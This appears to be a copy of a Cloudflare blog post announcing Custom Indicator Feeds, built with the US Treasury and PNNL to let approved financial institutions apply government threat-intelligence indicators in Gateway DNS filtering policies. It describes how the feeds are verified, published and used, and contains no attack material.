Following the White House’s National Cybersecurity Strategy, which underscores the importance of fostering public-private partnerships to enhance the security of critical sectors, Cloudflare is happy to announce a strategic partnership with the United States Department of the Treasury and the Department of Energy’s Pacific Northwest National Laboratory (PNNL) to create Custom Indicator Feeds that enable customers to integrate approved threat intelligence feeds directly into Cloudflare’s platform.
Our partnership with the Department of the Treasury and PNNL offers approved financial services institutions privileged access to threat data that was previously exclusive to the government. The feed, exposed as a Custom Indicator Feed, collects advanced insights from the Department of the Treasury and the federal government’s exclusive sources. Starting today, financial institutions can create DNS filtering policies through Cloudflare’s Gateway product that leverage threat data directly from these government bodies. These policies are crucial for protecting organizations from malicious links and phishing attempts specifically targeting the financial sector.
This initiative not only supports the federal effort to strengthen cybersecurity within critical infrastructure including the financial sector, for which the Treasury is the designated lead agency, but also contributes directly to the ongoing improvement of our shared security capabilities.
Why we partnered with the Department of the Treasury and PNNL
Our collaboration with the Department of the Treasury and PNNL is not just a partnership, it’s a solution to a critical problem where the financial industry requires timely access to actionable intelligence in order to address security threats. Our partnership is centered around the protection of critical financial institutions and their assets. By joining forces with partners like the Department of the Treasury and PNNL, we are empowering security teams to not just share information but to act swiftly and effectively against emerging threats.
Today, many security teams, both within the same industries and across sectors, exchange vital threat intelligence through out-of-band channels like email and Slack. However, the crucial step of integrating this information into an organization’s security systems often remains a manual, time-consuming process. By introducing Custom Indicator Feeds, we’re bridging this gap and enabling smaller security groups to automatically fortify their defenses.
The government possesses invaluable insights into emerging threats, and by joining forces, we will share this critical data with the private sector. Our combined efforts are aimed at fortifying the security of institutions in the financial sector, which is an enticing target for cybercriminals.
Introducing Custom Indicator Feeds
Custom Indicator Feeds enable customers to integrate approved threat intelligence feeds directly into Cloudflare’s platform. Our partners, including the Department of the Treasury and PNNL, contribute to these feeds, which are regularly updated with the latest threat indicators. Custom Indicator Feeds allows for the exchange of critical data on emerging cyber threats, ensuring that all parties involved can proactively defend against ransomware, phishing attacks, and other malicious activities.
In our context, a Custom Indicator Feed primarily consists of Indicators of Compromise (IoCs), which are detailed pieces of information that identify potentially malicious activity on a system or network. Examples of data included in these feeds are IP addresses, URLs, domain names, and hash values of suspicious or malicious files. Each entry is enriched with context to help security professionals understand the nature of the threat it poses, such as the type of malware associated, attack patterns, and threat severity levels.
Here’s a closer look at how these feeds are created and maintained: feeds are populated with IoCs such as domain names, IP addresses, and URL paths identified across the network environments monitored by entities like PNNL for the US Treasury, and these IoCs are initially detected by IDS (Intrusion Detection System) networks that continuously monitor for suspicious activities. Once an IoC is detected, it undergoes a rigorous verification process. Analysts at PNNL and other entities review each potential threat to confirm its malicious nature. This ensures that only verified malicious indicators are added to the feeds, reducing the risk of false positives affecting a feed subscriber’s security systems. After validation, these IoCs are added to their respective Custom Indicator Feed. These feeds are then made available to authorized users via Cloudflare’s secure API, ensuring that the data is both current and actionable.
Financial institutions that are granted access to this feed can integrate these indicators into their Cloudflare DNS filtering policies, enhancing their defense against specific threats identified by federal cybersecurity efforts.
Leveraging Custom Indicator Feeds for enhanced security
Once authorized for an indicator feed, you can create DNS filtering policies using the data provided by simply choosing the relevant feed when creating the policy. These policies then act as a protective shield, blocking access to malicious websites, phishing attempts, and other online threats.
The technical mechanics of Custom Indicator Feeds
Custom Indicator Feeds are structured around two distinct groups:
Custom Feed Providers (like Treasury and PNNL): Cloudflare provides an API for data providers to publish indicator feeds and periodically update them with new indicators. This process allows data providers an automated way to ensure that newly identified threats are swiftly added to their feed. The API also allows providers strict control over who has access to their feeds, allowing them to authorize Gateway accounts to use specific feeds.
Customer organizations using the Cloudflare Gateway: Once authorized for an indicator feed, organizations such as financial institutions can create DNS filtering policies using the data provided in the feed. Custom Indicator Feeds are incorporated into Cloudflare Gateway in much the same way as Cloudflare threat intelligence, the main difference being that the provider themselves must grant an account use of a specific indicator feed.
What’s next for Custom Indicator Feeds?
This is just the beginning of our work on Custom Indicator Feeds. We have ambitious plans for the future:
Expanding availability: We aim to make indicator feeds available for a broader range of our products, including WAF, Magic Firewall, and HTTP Gateway Policies.
Enhanced functionality: We plan to expand the Custom Indicator Feed functionality, allowing authorized accounts to access and download specific threat feed lists, giving organizations even more flexibility in their cybersecurity efforts.
Collaboration with other Feed Providers: We will facilitate multiple organizations to easily upload individual indicators to shared indicator feeds, creating a collaborative ecosystem for threat intelligence sharing.
How to get started
This offering is available at no cost to any financial institution recognized by the Department of Treasury and that currently uses Cloudflare Gateway. These institutions should reach out to Cloudflare for authorization to the Treasury-PNNL indicator feed.
For more information on how to consume or create your custom indicator feed, check out the developer documentation here.
The collective thoughts of the interwebz
Manage Consent
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.